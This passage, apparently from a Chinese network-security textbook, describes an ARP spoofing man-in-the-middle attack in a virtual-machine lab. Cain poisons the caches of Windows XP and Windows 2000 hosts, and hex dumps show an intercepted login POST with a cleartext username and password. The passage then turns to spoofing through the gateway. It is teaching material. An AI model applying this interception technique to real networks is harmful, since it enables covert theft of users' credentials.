


图 4-36　新添加的规则




图 4-37　开始 ARP 欺骗攻击




图 4-38　攻击前后 Windows XP 虚拟机的缓存表

图 4-39 给出的是攻击前后 Windows 2000 虚拟机的缓存表，可见 Windows XP 虚拟机的 IP 地址也被错误地映射为攻击者（本机）的 MAC 地址。这样一来 Windows 2000 虚拟机发给 Windows XP 虚拟机的数据报将被提交给本机。

至此本机成为 Windows 2000 和 Windows XP 虚拟机通信的“中间人”，Windows XP 虚拟机发出的包含账户信息的登录报文将经过本机中转，本机可以从中提取出账户信息。




图 4-39　攻击前后 Windows 2000 虚拟机的缓存表

图 4-40 为 cain 截获的账户信息。




图 4-40　cain 截获的账户信息

图 4-41 和图 4-42 为用 Sniffer Pro 捕获的两个登录报文，可见 Windows XP 虚拟机将报文发给本机，本机修改报文的源和目的 MAC 地址之后将其转发给 Windows 2000 虚拟机，对于 Windows XP 和 Windows 2000 虚拟机来说，它们不会察觉通信存在异常，但 Windows XP 虚拟机提交的账户信息已被攻击者悄悄记下。

```
          目的MAC:本机                 源MAC:XP虚拟机    源IP:192.3.3.3
00000000: b0 b0 b0 b0 b0 b0 c0 c0 c0 c0 c0 c0 08 00 45 00 薪薪薪览览览..E.
00000010: 02 6a 04 dc 40 00 80 06 6d a7 c0 03 03 03 c0 03 .j.躁.€.mю...?
00000020: 03 01 04 82 00 50 8e 79 30 81 92 93 4c 58 50 18 ...?P茎0亇掑XP.
00000030: fa f0 cf 2e 00 00 50 4f 53 54 20 2f 61 63 63 65  ?.. POST /acce
00000040: 73 73 2e 61 73 70 20 48 54 54 50 2f 31 2e 31 0d ss.asp HTTP/1.1.
00000050: 0a 41 63 63 65 70 74 3a 20 69 6d 61 67 65 2f 67 .Accept: image/g
00000060: 69 66 2c 20 69 6d 61 67 65 2f 78 2d 78 62 69 74 if, image/x-xbit
      目的IP:192.3.3.1             中间连续数据略

00000220: 3d 31 39 32 33 33 33 0d 0a 0d 0a 75 73 65 72 6e =192333....usern
00000230: 61 6d 65 3d 70 65 74 65 72 26 70 61 73 73 77 6f ame=peter&passwo
00000240: 72 64 3d 38 36 39 38 32 34 38 30 26 75 72 6c 3d rd=86982480&url=
00000250: 6c 6f 67 69 6e 2e 61 73 70 26 69 6d 61 67 65 46 login.asp&imageF
00000260: 69 65 6c 64 2e 78 3d 32 38 26 69 6d 61 67 65 46 ield.x=28&imageF
00000270: 69 65 6c 64 2e 79 3d 38                         ield.y=8
              username=peter   password=86982480
```

图 4-41　Windows XP 发给本机的登录报文

```
            目的MAC:2000虚拟机        源MAC:本机    源IP:192.3.3.3
00000000: a0 a0 a0 a0 a0 a0 b0 b0 b0 b0 b0 b0 08 00 45 00 牋牋牋鞍鞍鞍..E.
00000010: 02 6a 04 dc 40 00 80 06 6d a7 c0 03 03 03 c0 03 .j.屦.€.m跤...?
00000020: 03 01 04 82 00 50 8e 79 30 81 92 93 4c 58 50 18 ...?P巠0亽挀XP.
00000030: fa f0 cf 2e 00 00 50 4f 53 54 20 2f 61 63 63 65 ?.. POST /acce
00000040: 73 73 2e 61 73 70 20 48 54 54 50 2f 31 2e 31 0d ss.asp HTTP/1.1.
00000050: 0a 41 63 63 65 70 74 3a 20 69 6d 61 67 65 2f 67 .Accept: image/g
00000060: 69 66 2c 20 69 6d 61 67 65 2f 78 2d 78 62 69 74 if, image/x-xbit
    目的IP: 192.3.3.1
                         中间连续空间略

00000220: 3d 31 39 32 33 33 33 0d 0a 0d 0a 75 73 65 72 6e =192333....usern
00000230: 61 6d 65 3d 70 65 74 65 72 26 70 61 73 73 77 6f ame=peter&passwo
00000240: 72 64 3d 38 36 39 38 32 34 38 30 26 75 72 6c 3d rd=86982480&url=
00000250: 6c 6f 67 69 6e 2e 61 73 70 26 69 6d 61 67 65 46 login.asp&imageF
00000260: 69 65 6c 64 2e 78 3d 32 38 26 69 6d 61 67 65 46 ield.x=28&imageF
00000270: 69 65 6c 64 2e 79 3d 38                         ield.y=8
               username=peter        password=86982480
```

图 4-42　本机转发给 Windows 2000 虚拟机的登录报文

4.6 利用网关实施的 ARP 欺骗

网关位于内部网络的出口位置，进出内部网络的数据都要经过网关中转。为了产生更大的攻击效果，通常情况下攻击者会将内部网络的特定主机和网关作为攻击目标，这样一来特定主机与外网的通信数据都要经过攻击者中转，攻击者可以截获更多有价值的数据，可以实现更多的攻击目的。

下面以图 4-43 为例说明利用网关实施的 ARP 欺骗。“中间人”首先利用 ARP 欺骗攻击网关和受害者主机，使得网关的缓存表中受害者的 IP 映射为“中间人”的 MAC，受害者的缓存表中网关的 IP 也映射为“中间人”的 MAC。这样一来，受害者与外网主机之间的通信数据会经过“中间人”中转。

